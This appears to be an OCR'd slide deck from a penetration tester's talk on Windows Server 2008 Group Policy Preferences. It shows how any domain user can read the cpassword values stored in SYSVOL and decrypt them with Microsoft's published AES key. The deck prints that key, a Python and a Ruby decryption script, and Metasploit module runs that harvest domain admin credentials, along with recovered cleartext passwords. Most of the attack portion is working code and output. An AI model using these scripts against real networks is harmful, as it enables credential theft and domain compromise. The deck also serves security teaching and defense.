Server 2008 Group Policy Preferences (GPP)

-And How They Get Your Domain 0wned

Chris Gates
Carnal0wnage
Lares Consulting

Whoami

- Chris Gates (CG)
  - Twitter→ carnal0wnage
  - Blog→ carnal0wnage.attackresearch.com
  - Job→ Partner/Principal Security Consultant at Lares
  - Affiliations → Attack Research, Metasploit Project
- Work
- Previous Talks
  - Attack Oracle (via web)
  - wXf Web eXploitation Framework
  - Open Source Information Gathering
  - Attacking Oracle (via TNS)
  - Client-Side Attacks

- Pretty much all of this came from the following post:


- Exploiting Windows 2008 Group Policy Preferences
  - http://esec-pentest.sogeti.com/exploiting-windows-2008-group-policy-preferences

What Are Group Policy Preferences

- 2008 Server gave people the ability to set even more yummy things via group policy.
  - "Group Policy preferences, new for the Windows Server 2008 operating system, include more than 20 new Group Policy extensions that expand the range of configurable settings within a Group Policy object (GPO)"
  - http://technet.microsoft.com/en-us/library/cc731892%28WS.10%29.aspx

- You can set all sorts of things including the local administrator password for servers and workstations ☺
- Via Local Users and Groups Extension

Example



Adresse \\dc2008.lab\SYSVOL\dc2008.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups

Dossiers

- dc2008.lab
  - NETLOGON
  - SYSVOL
    - dc2008.lab
      - Policies
        - {6AC1786C-016F-11D
        - {31B2F340-016D-11D
          - Group Policy
          - MACHINE
            - Microsoft
            - Preferences
              - Groups

Nom	Taille	Type	Date
Groups.xml	1 Ko	Document XML	26/1

Content of groups.xml

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-
544FC6D24D26}">
<User clsid="{DF5F1855-51E5-4d24-8B1A-
D9BDE98BA1D1}" name="MyLocalUser" image="0"
changed="2011-12-26 10:21:37" uid="{A5E3F388-
299C-41D2-B937-DD5E638696FF}">
<Properties action="C" fullName=""
description=""
cpassword="j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT7
6ZwgdHdhw" changeLogon="0" noChange="0"
neverExpires="0" acctDisabled="0"
subAuthority="" userName="MyLocalUser" />
</User>
</Groups>
```

So What

- When you use the GPO to set the password it is stored ~~“encrypted”~~ “obscured” in a GPO XML object.


- Who has to be able to see/set GPO?
  - All users

- So, if an organization uses 2008 and the sets the local admin passwords via group policy. Any domain user has access to this XML file.

- http://blogs.technet.com/b/grouppolicy/archive/2009/04/22/passwords-in-group-policy-preferences-updated.aspx

So What #2

- But its encrypted…obscured…whatever
- Yes, with AES. And MS published the key…


msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be(prot.20).aspx#endNote2
NoVAHackers | Goo…
site:www.linkedin.c…
Google Custom Sear…
Open Security Resea…
Agarri : Sécurité info…
Computer Security …
Home
Library
Learn
Downloads
Support
Community
Search MSDN with Bing
MSDN Library
Open Specifications
Protocols
Windows Protocols
Windows Server Protocols (WSPP)
[MS-GPPREF]: Group Policy: Preferences Exte
2 Messages
2.2 Message Syntax
2.2.1 Preferences Policy Message Syntax
2.2.1.1 Preferences Policy File Format
2.2.1.1.1 Common XML Schema
2.2.1.1.2 Outer and Inner Element Names
2.2.1.1.3 Common XML Attributes
2.2.1.1.4 Password Encryption
2.2.1.1.5 Expanding Environment Variable

2.2.1.1.4 Password Encryption

6 out of 8 rated this helpful - Rate this topic

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<2>


The 32-byte AES key is as follows:

```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```

Did you find this helpful? ○ Yes ○ No

Party Time

- Give that we have the AES key.
- You can decrypt any password from the XML document



Decrypting the password

We now have both the encrypted password and the decrytption key. Using PyCrypto, we can implement the decryption algorithm very quickly:

```
from Crypto.Cipher import AES
from base64 import b64decode

key = """
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
""".replace(" ","").replace("\n","").decode('hex')

cpassword = b64decode("j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw=")

o = AES.new(key, 2).decrypt(cpassword)

print [i for i in o]
```

Party Time

- Someone made a metasploit module too (post/windows/gather/credentials/gpp)

```
msf  exploit(psexec) > use post/windows/gather/credentials/gpp
msf  post(gpp) > set SESSION 1
SESSION => 1
msf  post(gpp) > exploit -j
[*] Post module running as background job

[*] Checking locally...
msf  post(gpp) > [-] Error accessing C:\WINNT\SYSVOL\sysvol :
stdapi_fs_ls: Operation failed: The system cannot find the path
specified.
[*] Enumerating Domains on the Network...
[*] 1 Domain(s) found.
[*] Retrieved Domain(s) DOMAIN from network
[*] Enumerating domain information from the local registry...
[*] Retrieved Domain(s) CIS, DEV, DOMAIN, from registry
[*] Retrieved DC COMPANYINTERNAL.COM from registry
[*] Enumerating DCs for DOMAIN on the network...
[*] Enumerating DCs for CIS on the network...
[-] No Domain Controllers found for CIS
[*] Enumerating DCs for DEV on the network...
```


Party Time

- Someone made a metasploit module too

```
[*] Searching for Policy Share on INTERNALDC...
[+] Found Policy Share on INTERNALDC
[*] Searching for Group Policy XML Files...
[*] Parsing file: \\INTERALDC\SYSVOL\COMPANY\Policies\{4D545393-0DE8-4CDF-985D-
0C932F3B7565}\MACHINE\Preferences\Groups\Groups.xml ...
[+] Group Policy Credential Info
 Name            Value
 ----            -----
 TYPE            Groups.xml
 USERNAME          LOCALdmin
 PASSWORD          A3$r0ck$!
 DOMAIN CONTROLLER INTERNLADC
 DOMAIN            COMPANY.COM
 CHANGED           2011-06-22 05:38:50
 NEVER_EXPIRES?    1
 DISABLED          0
```

Standalone ruby script

- So if I didn’t mention it yet, module is slow.
- Had a test where it was downloading the xml but pooping before it spit out the cleartext.
- Wrote quick ruby script to decode.



```
require 'rubygems'
require 'openssl'
require 'base64'


encrypted_data = "j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw"

def decrypt(encrypted_data)
        padding = "=" * (4 - (encrypted_data.length % 4))
        epassword = "#{encrypted_data}#{padding}"
        decoded = Base64.decode64(epassword)

        key = "\x4e\x99\x06\xe8\xfc\xb6\x6c\xc9\xfa\xf4\x93\x10\x62\x0f\xfe\xe8\xf4\x96\xe8\x06\xcc\x05\x79\x90\x20\x9b\x09\xa4\x33\xb6\x6c\x1b
        aes = OpenSSL::Cipher::Cipher.new("AES-256-CBC")
        aes.decrypt
        aes.key = key
        plaintext = aes.update(decoded)
        plaintext << aes.final
        pass = plaintext.unpack('v*').pack('C*') # UNICODE conversion

        return pass
    end

blah = decrypt(encrypted_data)
puts blah
```

output

```
F:\Lares>gpp-decrypt-string.rb
Local*P4ssword!
```

Questions?

Chris Gates

@carnal0wnage